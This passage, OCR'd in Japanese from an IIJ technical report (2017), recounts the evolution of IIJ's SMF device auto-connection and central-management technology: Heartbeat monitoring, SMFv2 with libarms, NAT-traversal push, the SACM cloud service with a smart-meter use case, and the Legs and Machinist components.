


図-1 複数の接続アカウントを利用した自動接続

*1 特許第3774433号。

績のあった能動(アクティブ)監視システムを採用していました。この監視システムは機器に対して定期的にPing(ICMP Echoパケット)を送信し、応答を受信することで機器と回線の正常動作を確認します。しかしSMFに接続される機器の台数が増えるにしたがって、監視システムの性能上の限界が見えてきました。そこで監視システムを見直し、SMF Heartbeatプロトコルと呼ぶ受動(パッシブ)監視方式の監視システムを新しく開発しました。SMF Heartbeatプロトコルでは機器から定期的にUDPパケットを送信し、一定時間Heartbeatパケットを送って来なかった機器があれば異常と判断します。このSMF Heartbeatプロトコルは監視のスケーラビリティの問題を解決しつつ、機器から情報を定期送信する手段としても活用されています。

4.4 SMFv2への発展

SMF技術は自社開発ルータSEILに搭載され、ルータ製品における初期設定と運用管理の課題を解決しました。しかし初期設定や運用管理の課題は何もルータに限られたものではありません。ネットワークに接続された機器はほぼすべて何らかの設定や管理を必要とします。そこでSMF技術をルータ以外のデバイスにも適用すべく、SMFv2(バージョン2)の開発が始まりました。

SMFv2の主要な開発目標は「汎用化」です。IIJの製品であるSEILでしか使えなかったSMF技術を、ルータ以外の機器でも、他社製品でも使えるものに改良しました。そのためにSMF技術を"libarms"というC言語のソフトウェアライブラリとして切り出し、様々なデバイスに組み込めるようにしました[*2]。libarmsを組み込んだデバイスは、SMFの自動接続技術を利用して自動的に集中管理サーバに接続されます。また、集中管理サーバをデバイスに応じて自由にカスタマイズできるように、ソフトウェア開発キット"SMF SDK"も用意しました。このようにして、SEIL以外の様々なデバイスでSMFの自動接続と集中管理が利用できる仕組みを提供しました。

ところで、ルータ以外の機器でSMFv2を利用する場合にはSMFv2サーバへの接続性が問題となってきます。現在、IPv4インターネットに接続する場合は、NATでIPアドレスを節約することが一般的です。NAT配下のホストではインターネットからの通信が阻害されるため、SMFサーバから運用管理コマンドをPush配信することができません。そこでSMFのプロトコルを改良し、NAT越えのコントロールを実現しました。従来のPushプロトコルでは、デバイス上のlibarmsがHTTPSサーバとして機能してSMFサーバからのメッセージを受け付けていました。しかしNAT環境ではサーバからのHTTPSリクエストがデバイスに届きません。そこでNAT環境ではデバイスの方からサーバに対してHTTPSコネクションを確立維持し、そのコネクションの上でSMFv2のメッセージを双方向に交換することで、NAT越えのPush通信を実現しました。

4.5 クラウド型集中管理システムSACM

2011年、これまでのSMFの開発過程で培ってきた技術を元に1つの新しいシステムが生まれました。それが"SACM"(Service Adaptor Control Manager)です。SMFv2をベースとし、多数のデバイスの集中管理に必要となる機能を更に強化しました。

SACMは設計当初よりクラウド型のシステムとして開発されました。SMF SDKを利用して構築したオンプレミス型システムでは、libarmsを組み込んだデバイスを実装してもその後のサービス機能開発や集中管理サーバの運用が課題となるケースがありましたが、SACMではこれらはすべてIIJが行います。加えて、ユーザのブランドに合わせてOEM提供するためのカスタマイズ性も重視しました。SACMの開発によってSMF技術を利用するハードルを下げることに成功し、現在では数十に上るOEMパートナーがSMFを利用しています[*3]。

また、既存のシステムはそのまま利用しつつ、SACMの機能を部分的に組み込みたいというケースがあります。SACMはREST APIによるシステム間の連携に対応しています。単なるサーバ上のデータの読み書きだけに留まらず、あたかもHTTPによるリクエストを介してデバイスを直接コントロールするかのような振る舞いをさせることを可能としました。libarmsを組み込んだデバイスとSACMの持つ機能を組み合わせ、更にこれを外部のシ

*2 libarmsはSMFポータルサイトからダウンロード可能です(https://www.smf.jp/product-service/libarms.html)。
*3 libarmsの動作検証用としてSACMのトライアル環境を提供しています(https://dev.smf.jp/)。libarmsと共に無償で利用することが可能です。

ステムとAPIでつなぎ合わせることによって、これまでになかった形態のサービスが作られるようになりました。

IIJが提供する「スマートメーターBルート活用サービス*4」はその一例です。スマートメーター*5から電力データを取得してクラウドに送信するゲートウェイ機器として"SA-M0"、"SA-M1"を開発し、これにlibarmsを組み込みました。機器の操作や監視は実績のあるSACMシステムにまかせることで、電力データの取得や送信に関わる開発に注力し、安定したサービスをタイムリーに提供することができました。デバイスの自動接続はもちろん、スマートメーターに対するデータ取得コマンドの実行や、デバイスのコンフィグ管理といった機能もREST APIを介したシステム間の連携により実現されています(図-2)。

4.6 SMFの更なる進化

SACMのサービス化によって導入が容易になり、SMF技術は開発当初想定もしていなかったような分野でも使われるようになりました。そしてモバイル技術の普及やIoT技術の発展によってデバイスの運用管理に求められるものも変化しつつあります。ここでは新しい集中管理のニーズに対応するために現在開発を進めている2つの機能を紹介します。

1つは"Legs"(レッグス)です。これはSMFv2で開発されたNAT越え双方向通信プロトコルを更に進化させ、デバイス上で動作するアプリケーションに依存した任意の形式のデータを取り扱えるようにしたものです。多数のデバイスにコマンドを一斉配信したり、反対にデバイスからサーバにイベントを通知する機能を提供します。

もう1つは"Machinist"(マシニスト)です。SMF Heartbeatプロトコルにはデバイスから既定の監視情報を収集するための仕組みがありました。Machinistはこの情報の収集機能を汎用化し、欲しい情報を好きなタイミングで収集できるように改良したものです。収集したデータは可視化され(図-3)、またデー




図-2 SACMとスマートメーター Bルート活用サービスとの連携

*4　IIJスマートメーターBルート活用サービス(https://www.iij.ad.jp/biz/smart-meter/)。
*5　通信機能を備え、電気使用状況を遠隔から取得可能な電力量計。

タの値の変化に応じて自動的にユーザへの通知や外部APIの実行といった特定のアクションを実行する機能を備えています。

また、これらはそれぞれ独立したコンポーネントとなっていて、各機能を単独で動作させることが可能となるように設計しています。そのため、SMFの持つ機能のうち必要なものだけをピックアップして利用する、といった使い方を選択することもできるようになりました。

4.7 おわりに

ここまでSMFの辿ってきた歴史を振り返りつつその特徴を紹介してきました。自動接続と集中管理という根幹は変わらないものの、インターネットの利用環境の変化に応じてSMF技術も少しづつ変わってきています。現在はSMF技術をIoT分野において活用するための開発に注力しています。日々新しく誕生するニーズに対応すべく、SMFの開発は止まることなく続いてゆきます。




図-3 Machinistユーザインタフェース

執筆者:
佐原 具幸（さはら ともゆき）
IIJネットワーク本部IoT基盤開発部デバイス技術課に所属。
2003年に入社して以来、一貫してルータ製品の開発に従事する。
IPv6やルーティング関連機能の開発、品質保証、脆弱性対応、SMFの開発などを担当。

執筆者:
熊谷 清孝（くまがい きよたか）
IIJネットワーク本部IoT基盤開発部センサーネットワーク課に所属。
SMFの仕組みとその考え方に感銘を受け、IIJに2006年に新卒入社。
入社後一貫してSMFサービスの開発に携わる。現在は主にSACMの開発業務に従事。

September 2017 Vol.36

Internet Initiative Japan

株式会社インターネットイニシアティブ(IIJ)について

IIJは、1992年、インターネットの研究開発活動に関わっていた技術者が中心となり、日本でインターネットを本格的に普及させようという構想を持って設立されました。
現在は、国内最大級のインターネットバックボーンを運用し、インターネットの基盤を担うと共に、官公庁や金融機関をはじめとしたハイエンドのビジネスユーザに、インターネット接続やシステムインテグレーション、アウトソーシングサービスなど、高品質なシステム環境をトータルに提供しています。
また、サービス開発やインターネットバックボーンの運用を通して蓄積した知見を積極的に発信し、社会基盤としてのインターネットの発展に尽力しています。

株式会社インターネットイニシアティブ
〒102−0071 東京都千代田区富士見2-10-2　飯田橋グラン・ブルーム
E-mail : info@iij.ad.jp　URL : https://www.iij.ad.jp